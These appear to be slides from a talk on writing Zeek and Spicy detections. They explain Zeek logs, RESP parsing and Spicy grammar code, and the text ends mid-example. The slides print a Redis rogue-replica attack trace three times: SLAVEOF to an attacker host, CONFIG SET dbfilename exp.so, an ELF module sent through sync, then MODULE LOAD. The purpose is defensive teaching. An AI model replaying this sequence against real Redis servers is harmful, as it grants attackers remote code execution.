corelight
OPEN SOURCE

Building Custom Detections with Zeek and Spicy

About Me

- I am Evan Typanski :)
- Work for Corelight as a software engineer on Zeek
- Background with static code analysis (SAST)

First: What is Zeek?

Then, create a real detection:

1) Understand the exploit
2) Parse the network traffic
3) Create the detection
4) Ensure the detection triggers


corelight
OPEN SOURCE
zeek®

What is Zeek?

- Zeek is an open source, passive network security monitor

What is Zeek?

- Zeek is an **open source**, passive network security monitor
  - Open source: You can look at Zeek's source code, modify it, and use it. Free of charge.
    - https://github.com/zeek/zeek
    - BSD license

- Zeek is an open source, **passive** network security monitor
  - Open source: You can look at Zeek's source code, modify it, and use it. Free of charge.
    - https://github.com/zeek/zeek
    - BSD license
  - Passive: Zeek listens to a copy of network traffic and does not interfere with its flow
    - Typically via SPAN ports or network TAPs
    - Zeek cannot block traffic on its own; it is not an intrusion prevention system (IPS)


- Zeek is an open source, passive **network security monitor**
  - Open source: You can look at Zeek's source code, modify it, and use it. Free of charge.
    - https://github.com/zeek/zeek
    - BSD license
  - Passive: Zeek listens to a copy of network traffic and does not interfere with its flow
    - Typically via SPAN ports or network TAPs
    - Zeek cannot block traffic on its own; it is not an intrusion prevention system (IPS)
  - Network security monitor: Zeek analyzes network traffic for all connections
    - Analysis is presented via logs, which can be integrated in a SIEM system
    - Stateful, deep packet inspection (DPI)

Network Security Monitors

- But sometimes, you may just want to know what's happening on your network
  - Is that security professor scanning ports on a campus network, or is it an attacker?
  - Do my internal servers use insecure protocols?
  - Which countries does my Raspberry Pi send network requests to?
- Zeek gathers this information, and much more! It's not just about blocking intrusions

Zeek Logs

- Zeek's power comes from its **logs**
- Logs store important information for each protocol detected
- Often much more feasible to store lots of logs than lots of raw packet data
- That isn't even all of Zeek's logs!



conn.log and protocol logs

corelight OPEN SOURCE

conn.log


```
{
  "ts": 1362692526.869344,
  "uid": "CxQhqV2xMaJ40cIOWc",
  "id.orig_h": "141.142.228.5",
  "id.orig_p": 59856,
  "id.resp_h": "192.150.187.43",
  "id.resp_p": 80,
  "proto": "tcp",
  "service": "http",
  "duration": 0.21148395538330078,
  "orig_bytes": 136,
  "resp_bytes": 5007,
  "conn_state": "SF",
  "local_orig": false,
  "local_resp": false,
  "missed_bytes": 0,
  "history": "ShADadFf",
  "orig_pkts": 7,
  "orig_ip_bytes": 512,
  "resp_pkts": 7,
  "resp_ip_bytes": 5379,
  "ip_proto": 6
}
```


http.log


```
{
  "ts": 1362692526.939527,
  "uid": "CxQhqV2xMaJ40cIOWc",
  "id.orig_h": "141.142.228.5",
  "id.orig_p": 59856,
  "id.resp_h": "192.150.187.43",
  "id.resp_p": 80,
  "trans_depth": 1,
  "method": "GET",
  "host": "bro.org",
  "uri": "/download/CHANGES.bro-aux.txt",
  "version": "1.1",
  "user_agent": "Wget/1.14 (darwin12.2.0)",
  "request_body_len": 0,
  "response_body_len": 4705,
  "status_code": 200,
  "status_msg": "OK",
  "tags": [],
  "resp_fuids": [
    "FMnxxt3xjVcWNS2141"
  ],
  "resp_mime_types": [
    "text/plain"
  ]
}
```


corelight OPEN SOURCE

Zeek Logs are for Metadata

- Zeek generates logs, you keep these logs in order to create a complete picture of the network

- The logs track across many protocols in a much clearer way than netflow or firewall logs

- What if you want to see if you were exploited 10 years ago? Keep your logs!

- Most logs are imported into another tool and queried/searched with very advanced tools
  - Elastic, Splunk, Logscale

- Zeek is also a network intrusion detection system (NIDS)
  - … kind of

- Zeek is also… a programming language?
  - “Event based”
  - Protocols get parsed. Then, those protocols raise events
  - The programmer (you!) adds **event handlers** with custom logic
  - May raise a notice (similar to an alert), execute a shell command, or add a key to a database

```
event http_request(c: connection, method: string, original_URI: string,
    unescaped_URI: string, version: string)
    {
    print fmt("HTTP request: %s %s (%s→%s)", method, original_URI, c$id$orig_h,
        c$id$resp_h);
    }
```

Understanding the Exploit

corelight
OPEN SOURCE

Redis

- Redis is a key/value store
- Widely used for many applications:
  - Caching
  - Message broker
  - Generic database
- Generally run on a separate server
- Clients connect to this server to get and set values from keys


From Crowdstrike:

REMOTE CODE EXECUTION (RCE): PRINCIPLES AND FUNCTION


Remote code execution (RCE) refers to a class of cyberattacks in which attackers remotely execute commands to place malware or other malicious code on your computer or network. In an RCE attack, there is no need for user input from you. A remote code execution vulnerability can compromise a user's sensitive data without the hackers needing to gain physical access to your network.

Replicas

- Redis servers can “replicate” a leader



Attacker enters



- Redis servers can “replicate” a leader
- The attacker connects to the unauthenticated leader
- The attacker tells the leader that it’s a replica

You’re a replica

1) Attacker tells leader it’s a replica

```
[<-] b'*3\r\n$7\r\nSLAVEOF\r\n$20\r\nhost.docker.internal\r\n$5\r\n21000\r\n'
[->] b'+OK\r\n'
[<-] b'*4\r\n$6\r\nCONFIG\r\n$3\r\nSET\r\n$10\r\ndbfilename\r\n$6\r\nexp.so\r\n'
[->] b'+OK\r\n'
[->] b'*1\r\n$4\r\nPING\r\n'
[<-] b'+PONG\r\n'
[->] b'*3\r\n$8\r\nREPLCONF\r\n$14\r\nlistening-port\r\n$4\r\n6379\r\n'
[<-] b'+OK\r\n'
[->] b'*5\r\n$8\r\nREPLCONF\r\n$4\r\ncapa\r\n$3\r\neof\r\n$4\r\ncapa\r\n$6\r\npsync2\r\n'
[<-] b'+OK\r\n'
[->] b'*3\r\n$5\r\nPSYNC\r\n$40\r\nf120260b0fba76f13877f6610b999cff785f4c47\r\n$1\r\n1\r\n'
[<-] b'+FULLRESYNC ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ 1\r\n$89344\r\n\x7fELF\x02\x01\x0
1\x00\x00\x00\x00\x00\x00\x00\x00\x00'......b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x11\x00\x00\x00\x03\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x8bU\x01\x00\x00\x00\x00\x00\xf2\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\r\n'
[<-] b'*3\r\n$6\r\nMODULE\r\n$4\r\nLOAD\r\n$8\r\n./exp.so\r\n'
[->] b'+OK\r\n'
[<-] b'*3\r\n$7\r\nSLAVEOF\r\n$2\r\nNO\r\n$3\r\nONE\r\n'
[->] b'+OK\r\n'
```

Here’s a database ;)

1) Attacker tells leader it’s a replica
2) Replica tries to sync its database; gets sent an ELF file???

```
[<-] b'*3\r\n$7\r\nSLAVEOF\r\n$20\r\nhost.docker.internal\r\n$5\r\n21000\r\n'
[->] b'+OK\r\n'
[<-] b'*4\r\n$6\r\nCONFIG\r\n$3\r\nSET\r\n$10\r\ndbfilename\r\n$6\r\nexp.so\r\n'
[->] b'+OK\r\n'
[->] b'*1\r\n$4\r\nPING\r\n'
[<-] b'+PONG\r\n'
[->] b'*3\r\n$8\r\nREPLCONF\r\n$14\r\nlistening-port\r\n$4\r\n6379\r\n'
[<-] b'+OK\r\n'
[->] b'*5\r\n$8\r\nREPLCONF\r\n$4\r\ncapa\r\n$3\r\neof\r\n$4\r\ncapa\r\n$6\r\npsync2\r\n'
[<-] b'+OK\r\n'
[->] b'*3\r\n$5\r\nPSYNC\r\n$40\r\nf120260b0fba76f13877f6610b999cff785f4c47\r\n$1\r\n1\r\n'
[<-] b'+FULLRESYNC ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ 1\r\n$89344\r\n\x7fELF\x02\x01\x0
1\x00\x00\x00\x00\x00\x00\x00\x00\x00'......b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x11\x00\x00\x00\x03\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x8bU\x01\x00\x00\x00\x00\x00\xf2\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\r\n'
[<-] b'*3\r\n$6\r\nMODULE\r\n$4\r\nLOAD\r\n$8\r\n./exp.so\r\n'
[->] b'+OK\r\n'
[<-] b'*3\r\n$7\r\nSLAVEOF\r\n$2\r\nNO\r\n$3\r\nONE\r\n'
[->] b'+OK\r\n'
```

Load it!

1) Attacker tells leader it's a replica
2) Replica tries to sync its database; gets sent an ELF file???
3) Attacker loads that ELF file

```
[<-] b'*3\r\n$7\r\nSLAVEOF\r\n$20\r\nhost.docker.internal\r\n$5\r\n21000\r\n'
[->] b'+OK\r\n'
[<-] b'*4\r\n$6\r\nCONFIG\r\n$3\r\nSET\r\n$10\r\ndbfilename\r\n$6\r\nexp.so\r\n'
[->] b'+OK\r\n'
[->] b'*1\r\n$4\r\nPING\r\n'
[<-] b'+PONG\r\n'
[->] b'*3\r\n$8\r\nREPLCONF\r\n$14\r\nlistening-port\r\n$4\r\n6379\r\n'
[<-] b'+OK\r\n'
[->] b'*5\r\n$8\r\nREPLCONF\r\n$4\r\ncapa\r\n$3\r\neof\r\n$4\r\ncapa\r\n$6\r\npsync2\r\n'
[<-] b'+OK\r\n'
[->] b'*3\r\n$5\r\nPSYNC\r\n$40\r\nf120260b0fba76f13877f6610b999cff785f4c47\r\n$1\r\n1\r\n'
[<-] b'+FULLRESYNC ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ 1\r\n$89344\r\n\x7fELF\x02\x01\x0
1\x00\x00\x00\x00\x00\x00\x00\x00\x00'......b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x11\x00\x00\x00\x03\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x8bU\x01\x00\x00\x00\x00\x00\xf2\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\r\n'
[<-] b'*3\r\n$6\r\nMODULE\r\n$4\r\nLOAD\r\n$8\r\n./exp.so\r\n'
[->] b'+OK\r\n'
[<-] b'*3\r\n$7\r\nSLAVEOF\r\n$2\r\nNO\r\n$3\r\nONE\r\n'
[->] b'+OK\r\n'
```

exploited

1) Attacker tells leader it's a replica
2) Replica tries to sync its database; gets sent an ELF file???
3) Attacker loads that ELF file
4) :(

Parsing

corelight
OPEN SOURCE

- Parsing is transforming one form of data into data structures

```
00000000: 11010100 11000011 10110010 10100001 00000010 00000000
00000006: 00000100 00000000 00000000 00000000 00000000 00000000
0000000c: 00000000 00000000 00000000 00000000 11111111 11111111
00000012: 00000000 00000000 00000001 00000000 00000000 00000000
00000018: 10101110 00001001 00111001 01010001 11100000 01000011
0000001e: 00001101 00000000 01001110 00000000 00000000 00000000
00000024: 01001110 00000000 00000000 00000000 00000000 00010000
0000002a: 11011011 10001000 11010010 11101111 11001000 10111100
00000030: 11001000 10010110 11010010 10100000 00001000 00000000
00000036: 01000101 00000000 00000000 01000000 11011111 10001110
0000003c: 01000000 00000000 01000000 00000110 01101101 11010011
00000042: 10001101 10001110 11100100 00000101 11000000 10010110
00000048: 10111011 00101011 11101001 11010000 00000000 01010000
0000004e: 11111110 00100001 00110010 00111010 00000000 00000000
00000054: 00000000 00000000 10110000 00000010 11111111 11111111
0000005a: 00111011 11000000 00000000 00000000 00000010 00000100
00000060: 00000101 10110100 00000001 00000011 00000011 00000100
00000066: 00000001 00000001 00001000 00001010 00010110 01001010
0000006c: 11011101 00100000 00000000 00000000 00000000 00000000
00000072: 00000100 00000010 00000000 00000000 10101110 00001001
00000078: 00111001 01010001 01001100 01010100 00001110 00000000
0000007e: 01001010 00000000 00000000 00000000 01001010 00000000
00000084: 00000000 00000000 11001000 10111100 11001000 10010110
0000008a: 11010010 10100000 00000000 00010000 11011011 10001000
00000090: 11010010 11101111 00001000 00000000 01000101 00000000
00000096: 00000000 00111100 00000000 00000000 01000000 00000000
0000009c: 00101111 00000110 01011110 01100110 11000000 10010110
000000a2: 10111011 00101011 10001101 10001110 11100100 00000101
000000a8: 00000000 01010000 11101001 11010000 10100101 10101111
000000ae: 11001110 00111110 11111110 00100001 00110010 00111011
000000b4: 10100000 00010010 00111000 10010000 00101110 01010000
```


```
GET /download/CHANGES.bro-aux.txt HTTP/1.1
User-Agent: Wget/1.14 (darwin12.2.0)
Accept: */*
Host: bro.org
Connection: Keep-Alive


HTTP/1.1 200 OK
Date: Thu, 07 Mar 2013 21:43:07 GMT
Server: Apache/2.4.3 (Fedora)
Last-Modified: Wed, 29 Aug 2012 23:49:27 GMT
ETag: "1261-4c870358a6fc0"
Accept-Ranges: bytes
Content-Length: 4705
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/plain; charset=UTF-8
```

The “protocol stack”


- Remote attacks on the network go through many layers
- TCP, IP, UDP, potentially encrypted traffic…
- What does that look like?

- Each step of the protocol stack needs parsed, not just application level protocols




TCP Packet


If we need information near the top, we need to parse the bottom layers



If we need information near the top, we need to parse the bottom layers



If we need information near the top, we need to parse the bottom layers



Redis Serialization Protocol (RESP)

corelight OPEN SOURCE

RESP data type	Minimal protocol version	Category	First byte
Simple strings	RESP2	Simple	+
Simple Errors	RESP2	Simple	-
Integers	RESP2	Simple	:
Bulk strings	RESP2	Aggregate	$
Null bulk strings	RESP2	Aggregate	$-1\r\n
Arrays	RESP2	Aggregate	*
Nulls	RESP3	Simple	_
Booleans	RESP3	Simple	#
Doubles	RESP3	Simple	,
Big numbers	RESP3	Simple	(
Bulk errors	RESP3	Aggregate	!
Verbatim strings	RESP3	Aggregate	=
Maps	RESP3	Aggregate	%
Attributes	RESP3	Aggregate	|
Sets	RESP3	Aggregate	~
Pushes	RESP3	Aggregate	>

corelight OPEN SOURCE

RESP Example

```
*   2   \r\n
    $   5           \r\n
        Hello       \r\n
    $   7           \r\n
        RVASec!     \r\n
```

\r\n - Carriage Return Line Feed

Terminator - separates the protocol's parts

RESP Example

Bulk String

String length (5)


String content (Hello)

Bulk String

String length (7)

String content (RVASec!)

corelight
OPEN SOURCE



Spicy

- Spicy is an incremental parser generator, specialized for network protocols

- Spicy is an **incremental** parser generator, specialized for network protocols
  - Incremental: Parsing occurs chunk-by-chunk as it arrives, rather than with an entire payload
    - In contrast to a tool like YARA, a batch processor

- Spicy is an incremental **parser generator**, specialized for network protocols
  - Incremental: Parsing occurs chunk-by-chunk as it arrives, rather than with an entire payload
    - In contrast to a tool like YARA, a batch processor
  - Parser generator: Spicy generates programs that parse network traffic

- Spicy is an incremental parser generator, specialized for **network protocols**
  - Incremental: Parsing occurs chunk-by-chunk as it arrives, rather than with an entire payload
    - In contrast to a tool like YARA, a batch processor
  - Parser generator: Spicy generates programs that parse network traffic
  - Protocols: Spicy is specialized for network protocols, but it can also parse files (mainly for transmission over the network)
    - Spicy is capable; it can do more. But it is primarily for network protocols

Zeek has a Redis parser, but...

- For this, we will show how to get started with a protocol parser
- You can add any (?) protocol to Zeek with custom parsers. The best way to make them is with Spicy
- You do not have to patch Zeek: use Zeek's add-on package system!

Zeek Package Browser

The Zeek Package Manager enables Zeek users to install third party scripts and plugins. The Zeek Package Manager is a command line script which requires Zeek to be installed locally. This site allows users to browse the collection of third party scripts and plugins available from the Zeek Package Github Repository. Use the links in the navigation panel to browse by package names or tags. (Note that the list of packages is updated once a day.)

Once you have found a package you want to install, use the Quickstart Guide to install the `zkg` command line utility. Then use the install command to install your selected package. For example:

```
zkg install logschema
```

Units

- Spicy parses “units” which describe the protocol
- All of the units together make a “grammar”

```
public type RequestLine = unit {
    method:  Token;
    :        WhiteSpace;
    uri:     Token;
    :        WhiteSpace;
    version: Version;
    :        NewLine;

    on %done {
        print self.method, self.uri, self.version.number;
    }
};
```

Context Dependent Parsing

- Depending on what is in a message, you could go down many different routes to parse that message
- Spicy gives multiple ways to switch what you parse based on earlier data

```
public type Packet = unit {
    opcode: uint16;

    switch ( self.opcode ) {
        1 -> rrq:   ReadRequest;
        2 -> wrq:   WriteRequest;
        3 -> data:  Data;
        4 -> ack:   Acknowledgement;
        5 -> error: Error;
    };

    on %done { print self; }
};
```

Redis Serialization Protocol (RESP) - with Spicy

RESP data type	Minimal protocol version	Category	First byte
Simple strings	RESP2	Simple	+
Simple Errors	RESP2	Simple	-
Integers	RESP2	Simple	:
Bulk strings	RESP2	Aggregate	$
Null bulk strings	RESP2	Aggregate	$-1\r\n
Arrays	RESP2	Aggregate	*
Nulls	RESP3	Simple	_
Booleans	RESP3	Simple	#
Doubles	RESP3	Simple	,
Big numbers	RESP3	Simple	(
Bulk errors	RESP3	Aggregate	!
Verbatim strings	RESP3	Aggregate	=
Maps	RESP3	Aggregate	%
Attributes	RESP3	Aggregate	|
Sets	RESP3	Aggregate	~
Pushes	RESP3	Aggregate	>

```
type DataType = enum {
    SIMPLE_STRING = '+',
    SIMPLE_ERROR = '-',
    INTEGER = ':',
    BULK_STRING = '$',
    ARRAY = '*',
    NULL = '_',
    BOOLEAN = '#',
    DOUBLE = ',',
    BIG_NUM = '(',
    BULK_ERROR = '!',
    VERBATIM_STRING = '=',
    MAP = '%',
    ATTRIBUTE = '|',
    SET = '~',
    PUSH = '>',
};
```

A couple more parts...

- Then we “**just**” parse the data

```
type Data = unit {
    %synchronize-after = b"\x0d\x0a";
    ty: uint8 &convert=DataType($$);

    switch (self.ty) {
        DataType::SIMPLE_STRING -> simple_string: SimpleString(False);
        DataType::SIMPLE_ERROR -> simple_error: SimpleString(True);
        DataType::INTEGER -> integer: Integer;
        DataType::BULK_STRING -> bulk_string: BulkString(False);
        DataType::ARRAY -> array: Array(depth);
        DataType::NULL -> null: Null_;
        DataType::BOOLEAN -> boolean: Boolean;
        DataType::DOUBLE -> double: Double;
        DataType::BIG_NUM -> big_num: BigNum;
        DataType::BULK_ERROR -> bulk_error: BulkString(True);
        DataType::VERBATIM_STRING -> verbatim_string: BulkString(False);
        DataType::MAP -> map_: Map(depth);
        DataType::SET -> set_: Set(depth);
        DataType::PUSH -> push: Array(depth);
    };
};
```

```
type SimpleString = unit(is_error: bool) {
    content: RedisBytes;
};
```

Spicy can operate alone

- Spicy was made for Zeek, but it's fully independent
- Do you want to parse protocols with simple-ish syntax and handling? Think about making a custom host application

Otherwise: The details for the Spicy parser don't matter much here. Just know that if your protocol isn't covered by Zeek, you can be the change you want to see in the world!

Events

corelight
OPEN SOURCE

Zeek events

- Zeek triggers events when interesting things happen on the network

http_request

Type: `event` (c: `connection`, method: `string`, original_URI: `string`, unescaped_URI: `string`, version: `string`)

Reacting to events

- You react to events with event handlers in Zeek scripts
- Example event handler from Zeek quickstart:

```
# example.zeek
